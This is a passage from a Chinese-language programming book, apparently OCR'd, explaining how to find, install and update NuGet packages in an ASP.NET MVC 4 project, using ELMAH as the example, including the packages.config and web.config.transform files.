


图　10-4

10.3.1　查找包

如果不嫌麻烦，可使用对话框底部的分页链接来逐页查找包列表，直到找到想要的包，但是最快捷的方式是使用右上角的搜索栏。

当选择一个包时，对话框右侧的窗格就会显示该包的相关信息。图 10-5 展示了 SignalR 包的信息窗格。



图　10-5

信息窗格中提供了以下信息：

- **创建者**：原始库的作者列表。在撰写本文时，该窗格没有列出包本身的作者，在某些情况下，包作者可能不同于库的作者。

- Id：包的标识。当使用 Package Manager Console 安装包时，可以使用这个 id 来标识包。
- **版本**：包的版本号。通常与包含的库的版本号一致，但未必如此。
- **下载**：库(gallery)被下载的次数。
- **许可条款**：单击该链接可查看包的许可条款。
- **项目信息**：通过该链接可以导航到包的项目页面。
- **举报**：使用该链接可以举报受损或恶意的包。
- **描述**：包的作者对包的简短说明，这是一个了解包的极好地方。
- **依赖项**：该包所依赖的包的列表。

正如在图 10-5 中看到的，SignalR 包依赖于其他两个包：SignalR.Hosting.AspNet 和 SignalR.Js。显示的这些信息由相应包的 NuSpec 文件控制，本章后面会对该文件进行详细介绍。

10.3.2 安装包

要安装 ELMAH 包，需执行以下两个操作：

(1) 在搜索框中输入 ELMAH。

(2) 找到想要的包，单击 Install 按钮，进行安装。安装程序在向项目中安装 ELMAH 包之前，会下载 ELMAH 及其所有的依赖包。



一些情况下，系统会提示我们接受包的许可条款，同样，它的一些依赖包可能也要求接受许可条款。图 10-6 展示了当试图安装 EntityFramework.SqlServerCompact 包时的画面。要求接受许可条款，它们是由包的作者在包中设置的。




图 10-6

当 NuGet 安装 ELMAH 时，我们的项目会有一些改变。当第一个包安装到项目时，我

们的项目中会添加一个名为 packages.config 的文件，如图 10-7 所示。由于 ASP.NET MVC 4 项目模板本身会包含一些 NuGet 包，因此 packages.config 文件会出现在新创建的 ASP.NET MVC 4 项目中。同时，该文件保存有项目中已安装包的列表。




图　10-7

packages.config 文件的格式非常简单。下面是 ELMAH 1.2.2 版本的包在安装时所添加文件的内容：

```
<?xml version="1.0" encoding="utf-8"?>
<packages>
  <package id="elmah" version="1.2.2" />
</packages>
```

从上面的代码可以看出，现在我们有一个对 Elmah.dll 程序集的引用，如图 10-8 所示。




图　10-8

程序集从哪里引用的呢？为回答这个问题，我们需要查看在包安装完成后，解决方案中都添加了哪些文件。当第一个包安装到项目中时，安装程序会在解决方案文件所在的目录下创建一个名为 packages 的文件夹，如图 10-9 所示。

Name	Date modified	Type
MvcApplication5	8/16/2012 4:27 PM	File folder
packages	8/16/2012 4:27 PM	File folder
MvcApplication5.sln	8/16/2012 4:19 PM	Microsoft Visual S...
MvcApplication5.suo	8/16/2012 4:20 PM	Visual Studio Solu...

图 10-9

每个安装的包都要在 packages 文件夹中创建一个与之对应的子文件夹。图 10-10 展示了一个包含多个安装包的 packages 文件夹。

- MvcApplication5
  - MvcApplication5
  - packages
    - elmah.1.2.2
      - content
    - elmah.corelibrary.1.2.2
      - lib
    - EntityFramework.5.0.0-rc

Name	Date modified	Type
content	8/16/2012 4:27 PM	File folder
elmah.1.2.2.nupkg	8/16/2012 4:27 PM	NuGet package file
Readme.txt	8/16/2012 4:27 PM	Text Document

图 10-10

注意这些文件夹名称中都含有包的版本号，因为 packages 文件夹包含了为指定解决方案安装的所有包，而对于安装有同一个包的不同版本的两个项目来说，它们很有可能就在同一解决方案中。

图 10-10 也展示了 ELMAH 包所对应文件夹中的内容，其中包含包的内容以及以.nupkg 文件格式存储的原始包。

lib 文件夹下包含 ELMAH 程序集，因此，它是 ELMAH 程序集引用的位置。这就是我们想把 packages 文件夹放入源代码管理库的原因。这样就可以实现在同一代码上工作的人从版本控制获取最新版本代码，以使他们在同一代码状态。并非每个人都喜欢在版本控制库中包含 packages 文件夹。因此，后面的“修复包”小节会介绍 NuGet 支持的另一个工作流程，在这工作流程中，我们不必向版本库中提交包。

包修复常用于分布版本控制系统中，比如 Git 和 Mercurial。

content 文件夹包含直接复制到项目根目录下的文件。当被复制到项目中时，我们需要维护 content 文件夹的目录结构。该文件夹可能也包含源代码和配置文件的转换，这一点后面会进一步讲解。在 ELMAH 的例子中，会有一个 web.config.transform 文件，它使用 ELMAH 要求的设置更新 web.config 文件，如下面的代码所示：

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <sectionGroup name="elmah">
      <section name="security" requirePermission="false"
        type="Elmah.SecuritySectionHandler, Elmah" />
      <section name="errorLog" requirePermission="false"
        type="Elmah.ErrorLogSectionHandler, Elmah" />
      <section name="errorMail" requirePermission="false"
```

```
            type="Elmah.ErrorMailSectionHandler, Elmah" />
          <section name="errorFilter" requirePermission="false"
            type="Elmah.ErrorFilterSectionHandler, Elmah" />
        </sectionGroup>
  </configSections>
  …
</configuration>
```

有些包还包含一个 tools 文件夹，其中可能包含 PowerShell 脚本，本章后面会详细介绍这些内容。

完成所有这些设置后，现在可以自由地利用项目中引用的外部库，享受完整的智能感知功能和编程访问库的好处。在 ELMAH 例子中，我们不需要编写额外的代码。要想查看 ELMAH 的工作状况，运行应用程序并访问~/elmah.axd 即可，运行效果如图 10-11 所示。




图 10-11



注意 正如在上面所看到的，一旦成功安装 NuGet，向项目中添加 ELMAH 就会变得非常容易，只需在 NuGet 对话框中找到它，然后单击 Install 按钮即可。NuGet 可以自动完成所有那些将库添加到项目中的枯燥的固定步骤，以使程序可以立即引用它。

10.3.3 更新包

假设我们在项目中已经安装了十几个包，现在想把安装的每一个包更新到最新版本。在没有安装 NuGet 以前，这是一个非常耗时的任务，我们需要登录到每一个库的首页，查找与该库对应的最新版本。

在安装了 NuGet 后，我们只需单击对话框左侧窗格中的 Updates 节点，然后在中间窗

格中将显示当前项目中有较新版本的包的列表，单击紧挨着每个包的 Update 按钮，将该包升级至最新版本。这也会更新包的所有依赖，以确保只安装依赖的兼容版本。

10.3.4 最近包

最近包(Recent Packages)节点展示了最近直接安装过的 25 个包。因为与这些包有依赖而安装的包未显示在这个列表中。当把一个包安装到多个项目或者经常性地使用同一个包时，这个功能非常有用。

